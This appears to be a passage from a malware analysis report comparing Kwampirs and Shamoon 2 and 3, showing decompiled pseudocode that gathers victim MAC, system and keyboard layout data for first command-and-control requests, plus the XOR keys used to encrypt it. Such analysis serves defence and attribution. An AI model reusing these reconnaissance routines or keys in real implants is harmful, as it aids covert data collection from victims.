
Figure 21: Shamoon 2 (and 3) code that retrieves the keyboard layout list.

Initial host information: In Kwampirs, while pivoting on the digirs.pnf file the data to send in the URL, it uses the encryption key of Snippet 4.

```
53 11 37 16 72 BA 01 79  FA 3E 91 8A 83 BE DE B4
```


Snippet 4: Kwampirs XOR key for digirs.pnf

The overall initial information gathering sequence is common in both families: first it will fetch the MAC, then system and version info, then keyboard layout list. Note also how some numeric flags are used for signaling the information gathered, where values differ, but the parallelism looks pretty interesting (Figures 22 and 23).



```
if ( a1 && a4 )
{
  LODWORD(v13) = 1023;
  memset(&v20[1], 0, v13);
  ms_exc.registration.TryLevel = 0;
  v20[0] = 1;
  v20[1] = a3;
  v21 = 16;
  v18 = 10;
  if ( !open_file_xor_buffer(&v22) && (!get_mac_to_file() || !open_file_xor_buffer(&v22)) )
  {
    v21 = 0;
    v22 = 0;
    v23 = 0;
    v24 = 0;
    v25 = 0;
  }
  v7 = 26;
  v18 = 26;
  if ( buffer_for_data )
  {
    v18 = 30;
    if ( !get_native_system_info(&v27) )
    {
      v27 = 0;
      v28 = 0;
      v29 = 0;
    }
    v7 = 42;
    v18 = 42;
    v8 = 12;
    v15 = 0;
    if ( get_keyboard_layout((int)&v19, (size_t *)&v15) )
    {
      v9 = v15;
      v30 = v15;
      v18 = 46;
      LODWORD(v14) = v15;
      memcpy_0(&v31, &v19, v14);
      v7 = v9 + 46;
      v18 = v9 + 46;
      v8 = v9 + 16;
```

Figure 22: Kwampirs retrieving the victims host information for building the first C2 requests for additional modules.



```
v2 = (const unsigned __int16 *)this;
v29 = 0;
v21 = GetTickCount();
v19 = 4;
if ( !get_mac_address(v1, (char *)&v22) )
{
  v22 = 0;
  v23 = 0;
}
v19 = 10;
if ( !get_system_and_version_info(&v24) )
{
  v24 = 0;
  v25 = 0;
  v26 = 0;
}
v3 = 22;
v19 = 22;
if ( !get_keyboard_layout_list((int)&v20, (int)&v18) )
{
  v18 = 0;
  goto LABEL_13;
}
if ( v18 <= 0 || (v4 = v18 + 22, v18 + 22 >= 1026) )
{
  if ( !v18 )
    goto LABEL_13;
  v27 = 65;
  v19 = 24;
  v28 = 0;
  v3 = 25;
}
else
{
  LODWORD(v17) = v18;
  memcpy_0(&v27, &v20, v17);
  v3 = v4;
}
```

Figure 23: Shamoon 2 (and 3) sequence for gathering host information.


After issuing the API calls, the resulting buffer containing all the information is encrypted with a simple XOR algorithm and the key displayed at Snippets 5 and 6.

```
28 30 A4 3F 6D 28 04 23  36 2A 32 DC AD 0B A0 4B
E8 20 1F 64 84 0A F4 C4  C7 8A 8D C0 A2 C4 40 19
A1 43 82 38 14 FD 6C 90  E0 7E 2A 40 DF D3 F2 3E
72 38 C4 96 4D 98 7C 16 3B 3C E7 27 B7 D0 EF 7B
3C 45 06 9A 69 0D 6A 41  18 95 95 46 88 CC 19 6F
EB 6B 5B F8 51 E4 2E E1  E6 8F 44 CF 20 2F 2B DE
7A 28 5D DB 55 5A 1A 35  AF D8 5F 57 B8 0F A5 F7
08 4A D0 AB E5 95 31 A1  25 31 00 65 3C 70 73 99
42 0A 02 1A 69 D9 A6 DF  14 B2 05 DD A8 DF F5 D9
71 6D 6E 96 5F 1B D1 0F  8E 0A 35 D4 65 FA 90 58
CC 75 02 92 B7 2C 46 ED  66 33 44 75 FC A4 E0 FD
B8 C8 B5 0C 3A 84 D9 23  16 A4 AF 3B 57 C6 D2 5C
B3 AB 9C CD F0 B2 A4 51  43 D3 F0 30 21 B5 ED 25
E3 64 B7 0C 1C A8 50 3A  FF 6B 2C 32 06 B2 D1 54
3D 86 B9 1A BF 59 D7 92  59 EC 40 4A 8D B0 E7 9A
9A 0D 94 19 27 D8 6D AD  5C 3E BE 14 67 DC F0 92
```

